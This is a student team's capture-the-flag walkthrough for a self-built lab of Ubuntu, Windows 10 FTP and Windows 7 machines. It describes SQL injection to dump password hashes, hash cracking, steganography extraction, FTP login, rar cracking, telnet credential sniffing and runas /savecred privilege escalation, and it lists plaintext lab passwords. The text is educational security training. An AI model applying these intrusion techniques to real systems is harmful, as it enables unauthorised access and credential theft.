For Official Use Only

Spring 2019

Coca-Cola CTF Walk Through & Write Ups

TEAM: JENNIFER LI, MUSKAAN KALRA, RISHABH SINGH, NITHIN SADE, GAO QIN, BENFANG WANG, GUANLONG WU, JAY CHOW, ROBIN

TABLE OF CONTENTS

INTRODUCTION

This write up is a guide document for the Ethical Hacking CTF project. It is for official use only. This document consists of three sections, namely (1) Introduction, (2) Storyline & Hints, and (3) Flags. Introduction section includes the configuration of all the operating systems that are used in this CTF project, along with the introduction on vulnerabilities and advanced topics used for flags. The fictional story of this CTF is written in the second section, along with the hints that will be given to players. The last section serves as the solution guide where it includes all the techniques, tools, and commands used for each flag.

OPERATING SYSTEMS

Windows 7	Flag 5 & 6	ip: 192.168.1.10/24
Windows 10 FTP Server	Flag 3 & 4	ip: 192.168.1.15
Ubuntu	Flag 1, 2, 7, 8, 9 and 10	ip: 192.168.1.20/24

ADVANCED TOPICS

- Steganography: flag #2
- Binary reverse engineering : flag #6

STORY LINE & HINTS

INGREDIENTS

Normal Ingredient	Ingredient with Nounce
Soda(carbonated water)	fizzywater
Caffeine (kola nuts)	kolanuts
Sugar (Sucrose)	same
Caramel color	same
Vegetable oil	same
Phosphoric acid	same
Water	whoo
Vanilla extract	same
Eggs	same

LOVE & CARE :]	same

FLAGS

FLAG #1: SQL INJECTION

- Estimated completion time: 45 mins
- Operating system: Ubuntu Web Server
- Vulnerability: SQL Injection
- Accounts: Student doesn't need to know this for the challenge, but for the record, the ID is Ubuntu_16.04 or cocacola; password: Thereisnosecret
- Tools: html, PHP, SQL, md5 decrypter
- Brief:

1. The CTF begins either with the user landing on to a bad hacker page called 'Mike Walter' or to the good hacker's page called 'John Doe'.
2. If the user lands on Mike Walter's page (on port: 46464), the page has the following essential information -- There is a poem that Mike Walter has composed which is based on misleading someone or tricking them which has a few lines in the middle which say that Mike Walter is trying to trick them.
3. The user must ensure that they read this poem. If they miss these lines, they would never know that there is a bad hacker who will try to mislead them in the future.
4. There is also a button at the end of the page which says -- "Copyright" which will lead them to the next page which has an article about John pemberton's death. This page however, is a dead end and has no further hints.
5. The user must now go back from where he initially began and find the good hacker's page called "John Doe" (on port: 56565)
6. This page also has a poem but this poem is based on goodwill, motivation, dedication and moving forward in life.
7. This also has a few lines hidden between a lot of lines that warn the user that there is a bad hacker lurking somewhere in the system who will try to mislead you so beware! The users must make sure they read this poem to know this.
8. At the end of the page, there is again a button called "Copyright" that will lead to the John Pemberton news article page but this time, the page will have a button on it that leads the user to the real coca-cola site. The button is an image button that cannot easily be found and the user needs to do an inspect element on each element on the web page to know that there is a button.

- Procedures/Descriptions/Solution:
    1. We first run netdiscover command to detect all IPs of the VMs on the system.
    2. then take nmap for all the IP and look for open ports and version. basically doing enumeration
    3. we found many http servers on one of the VM 192.168.198.152 and we looked into it and found 3 http ports 80, 46464 and 56565 open and we looked into it and found articles and hidden clues.
    4. on looking at the article on port 80 we found a hidden button by analysing the source code. and then we got onto the login screen.
    5. we created an account on that as we didn't find any vulnerabilities like sql injection, data leakage, on the login page.
    6. after creating an account, we got into out mailbox and we looked into the source code and found another hidden box in a text box and were curious and tried sql injection attack and

voila, it worked. we had the user name and hash value for all the users and we tried working recovering the password.


7. we then logged into all the account and found that

Netdiscover result


```
Currently scanning: 172.27.49.0/16   |   Screen View: Unique Hosts

49 Captured ARP Req/Rep packets, from 6 hosts.   Total size: 2940

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.198.152 00:0c:29:eb:03:18     13     780  VMware, Inc.
192.168.198.2   00:50:56:e7:f9:13     23    1380  VMware, Inc.
192.168.198.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.198.134 00:0c:29:7a:08:80      5     300  VMware, Inc.
192.168.198.155 00:0c:29:e9:48:b5      4     240  VMware, Inc.
192.168.198.254 00:50:56:f1:ea:e9      3     180  VMware, Inc.
```

Enter the ip “192.168.198.152”, and the main web page will show up.

Signup page.




After a successful sign up, the user can login to the application.




After disabling the hidden attribute in the html form, a search bar will show up on the button right corner.

```
<!DOCTYPE html>
<html>
 <head>…</head>
 <body>
  <img class="headerBg" src="./images/banner.jpg">
  <div class="topnav">…</div>
  Hi test-user@cocacola.com
  <br>
  NO Mails AVAILABLE
  <br>
  <div class="footer">
   <form action="./hidden.php" method="POST">
    <input name="axe" type="text">
    <button type="submit">
     <i class="fa fa-search">…</i>
    </button>
   </form>
  </div>
 </body>
</html>
```


Enter the email address found in the “Contacts” tab, the following message will show up.



Decode the hash, and the user will get the password "johnny" of the username "johnbrad@cocacola.com"




Login with the username "johnbrad@cocacola.com" and password "johnny".




The user will now need to use the hidden search bar to look for other accounts' credentials. The important email address is "therealjq@cocacola.com", so search with that email, and we'll get the following info.


Decode that hash, and we'll get the login credentials



Now, login with username "therealjq@cocacola.com" and password "jessica123". After reading through those emails, the user will need to enter the email "jq@cocacola.com" in the hidden search bar again. Decode the hash again.



Then, the user can login with the username "jq@cocacola.com" and password "cokeman". Read through the emails again, there will be a hint saying that there's something in the "dontouch"directory. Use the credentials U: "ThirstQuencher" and Pwd: "roketman"



And now the user can view the hidden files!

The flag for this stage is in the "flag.png" image, which is "WHOO", and the hints to the next stage are also provided!

FLAG #2 - STEGANOGRAPHY

- Estimated completion time: 30 mins
- Operating system: Ubuntu
- Vulnerability: not applicable, this is steganography.
- Brief/Hint: a flag and a hint to next challenge are hidden inside the image
- Accounts: Student doesn't need to know this for the challenge, but for the record, the ID is Ubuntu_16.04; password: Thereisnosecret
- Tools: unzip, python script to embed/extract the text in/from the image
- Procedures/Descriptions/Solution:
  A secret image is hidden inside a normal coca-cola image, and a secret text is hidden inside that secret image, such that the user can get the hint to the next level.


  How to get the secret text?
  1. Unzip the Coca Cola image(Coca_cola.jpg), and it will generate the hidden image(Kola_nuts.png), which will be the second flag!

```
$ unzip Coca_cola.jpg
```

2. Extract the secret message from the image. (Source code we used to hide/extract the text)

```
$ python2 hide.py -d Kola_nuts.png
```

The second flag is "KOLA NUTS".




After running the “hide.py” script, the hint including the login credentials to next challenge will show up!

```
root@kali:~/Desktop# python2 hide.py -d Kola_nuts.png
Success
Hi all, I've left one secret ingredient in another server inside this network.
The following credientals might be helpful :) Usename: Vanillacola Password: Th
ereisnosecret Best John Pemberton
```

FLAG #3 - ACCESS TO FTP SERVER WITH THE CREDENTIAL

- Estimated completion time: 30 minutes
- Operating system: Windows 10
- Vulnerability: File Transfer Protocol (FTP) can enable a client to transfer files to a server or to retrieve files from a server. However, FTP has its vulnerabilities because it is not a secure protocol. FTP can be attacked by brute force attacks, spoofing, packet captures and so on.
- Brief/Hint: Try to find a hint in a folder under one of the accounts.
- Account (Administrator)
  Username: Vanillacoke
  Password: Thereisnosecret
  Username: anonymous
  Password: (None)
- Tool
  Control panel
  Administrative tools
  Windows Features -- Internet Information Services (IIS)
- Procedure
  In this project, we set up an FTP server in IIS and enabled Basic Authentication in Windows 10. Then, we set 4 FTP users which are “anonymous”, “ftpuser01”, “ftpuser02”, “vanillacoke”.



"Vanillacoke" is the administrator of the FTP server. Also, we added two new groups which are "FTP Admins" containing "vanillacoke" and "FTP Users" containing "anonymous", "ftpuser01" and "ftpuser02". FTP users are isolated to their home directory, but FTP administrator can access to all directories. That is to say, we created security groups like FTP users and FTP admins. We created a folder "FtpRoot" and set file permissions for "FTP Admins" on "FtpRoot". So, everyone in the FTP Admins (Group) can get full control with the FTP server. Finally, we made the FTP Admins (Group) have "Read" and "Write" permissions and made the FTP Users (Group) only have "Read" permission to FTP server, but each user can get "Read" and "Write" permission to its own folder. In this way, it can make "FTP User Isolation to 'User name directory'" and "FTP Admin can access to all directories" come true.

Most importantly, the attacker can get the credential found in the second flag and get access to the FTP server. Then, he can enter the "vanillacoke" folder with the password "Thereisnosecret" and get the "rar" folder which contains pcap file as the hint to the next Flag (Flag#3).

```
Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::88c:b460:3354:467c%13
   IPv4 Address. . . . . . . . . . . : 192.168.198.95
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.198.1

C:\Users\Team2>
```

```
root@kali:~# ftp 192.168.198.95
Connected to 192.168.198.95.
220 Microsoft FTP Service
Name (192.168.198.95:root): vanillacoke
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
04-16-19  09:33PM       <DIR>          anonymous
04-16-19  09:33PM       <DIR>          ftpuser01
04-16-19  09:27PM       <DIR>          ftpuser02
04-16-19  09:22PM       <DIR>          vanillacoke
226 Transfer complete.
ftp> cd vanillacoke
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
04-16-19  09:22PM              2770704 CARAMEL_COLOR.html
04-16-19  09:21PM                  381 coca_cola.txt
04-16-19  09:22PM              8776944 tastethethunder.rar
226 Transfer complete.
```


FLAG #4 - DECRYPT THE RAR FOLDER AND GET THE USERNAME AND PASSWORD FOR WINDOWS 7

- Estimated completion time: 1 hour
- Operating system: Windows XP/10
- Credential
  Admin User
  Username: cocacola
  Password: IceColdSunshine
  Standard User
  Username: cokemaster
  Password: ILoveCherryCoke
  Password to extract “rar” folder if brute-force cracking fails: dietcoke
- Tool: kalilinux commands such as get, cat, etc.
- Vulnerability: Unencrypted Telnet Server has a medium risk, which is one of the most popular vulnerabilities of network security. The remote host can run a Telnet server over an unencrypted channel. So, using Telnet over an unencrypted channel is not a good way to login with passwords and commands because the context can be transferred in plaintext. Then, an attacker can make use of the vulnerability to eavesdrop on a Telnet session and steal login credentials or some other sensitive information. Another vulnerability is password-protected rar folder has a relatively short password which may be vulnerable to brute force attack tools such as rarcrack.


- Brief/Hint: We created a pcap file that captured a vulnerable telnet connection from Windows 10 command prompt to a Windows XP FTP server(in-built by default, but deprecated in windows 10). These login credentials are used for the standard user on the Windows 7 VM. If the brute force attack

is unsuccessful, a hint for the password to extract the password-protected rar folder is given in the text file.

- Procedure
  The following show how we set everything up in the Windows 7 OS:
  Initially, we configured a Telnet server and client through Windows XP, Windows 10 and Kali Linux. Then, we used Wireshark on Kali to eavesdrop the vulnerable telnet login connection between Windows 10 client and the Windows XP.



As shown above on Kali running Wireshark, we could live-capture the logged in credentials in real time when a user was on windows 10(via command prompt) typing his or her credentials to log into the Windows XP(in-built telnet server, deprecated in Windows 10). Later, we generated a “pcap” file with Wireshark from saving the captured output on Wireshark. If you follow the TCP stream:



It is interesting to note that during the process of typing on the telnet client on the windows 10 cmd prompt, each character of the username is sent from the client to the server, and back from the server to the client. As such, you could see from above that each character of the username is repeated twice, but not for the password during the typing process.

So, we first prepared this "pcap" file as the flag that contains the username and password of Windows 7 and subsequently compressed this pcap file with another image into a password-protected rar folder.

```
jaychow@ubuntu:~/Downloads$ rar a -p tastethethunder.rar tastethethunder/

Enter password (will not be echoed):

Reenter password:


RAR 5.50   Copyright (c) 1993-2017 Alexander Roshal   11 Aug 2017
Trial version             Type 'rar -?' for help

Evaluation copy. Please register.

Creating archive tastethethunder.rar

Adding    tastethethunder/sugarcherry.pcap                            OK
Adding    tastethethunder/PHOSPHORIC_ACID.html                        OK
Done
```

As shown above, we saved the pcap file and a secret ingredient(html file) in a folder called tastethethunder and then we ran rar with additional options to create a password-protected folder. If the brute force approach does not work by using rarcrack, which can be learned easily, the user can guess the password from the hint. Note that the password is dietcoke which is used to extract the two files within this protected folder.

```
jaychow@ubuntu:~/Downloads$ rar e tastethethunder.rar

RAR 5.50   Copyright (c) 1993-2017 Alexander Roshal   11 Aug 2017
Trial version             Type 'rar -?' for help


Extracting from tastethethunder.rar

Enter password (will not be echoed) for tastethethunder/sugarcherry.pcap:

Extracting  sugarcherry.pcap                                          OK
tastethethunder/PHOSPHORIC_ACID.html - use current password ? [Y]es, [N]o, [A]l
l Y

Extracting  PHOSPHORIC_ACID.html                                      OK
All OK
```

In summary, once the attacker gains access to FTP server and finds the first ingredient and hint text file that corresponds to our first flag here, he or she will have to locate the "rar" password-protected folder and crack the rar folder in order to acquire the next ingredient. If the brute force attack does not work to crack the "rar" folder, the attacker can guess the password by using the hint in the hint text file. After the attacker cracks the tastethethunder.rar folder successfully, he will find the username and password in the "pcap" file to gain access to Windows 7 VM to carry on with the CTF challenge.


- Reference
  https://www.beyondsecurity.com/scan_pentest_network_vulnerabilities_unencrypted_telnet_server
  Watkin's slides for rar and rarcrack

FLAG #5 - GAIN ACCESS AS ROOT ON WINDOWS 7


- Estimated completion time: 5 minutes
- Operating system:Windows 7
- Vulnerability
  With the command "**runas** /user:*domain\user application"*, applications can be started with different user credentials. RunAs allows a user to start an application with different user credentials. When one of these functions is performed, an authentication occurs and a new process will be created with the specified user account. Unless nothing else defined, the user's profile or a temporary profile will be loaded. As this procedure does not include a typical user logon process, no user group policies will be


applied and we will hardly find any other footprints beside the profile and the user's registry hive under HKEY_USERS. You can double-check that by opening the Task Manager. we will find the appropriate process running with the specified user account, but the user will not be listed in the users menu of the Task Manager. Additionally there will be no group policy settings listed in the user's registry hive under HKEY_USERS*SID of the user or temporary profile*\Software\Policies or Software\Microsoft\Policies. Using **/savecred** could be considered a security hole – a standard user will be able to use the runas /savecred command to run any command as administrator without entering a password.

- Brief/Hint:
  In Cokemaster user account, there is a text file gives the hint as below. Students will try to access admin data files from the standard user account.

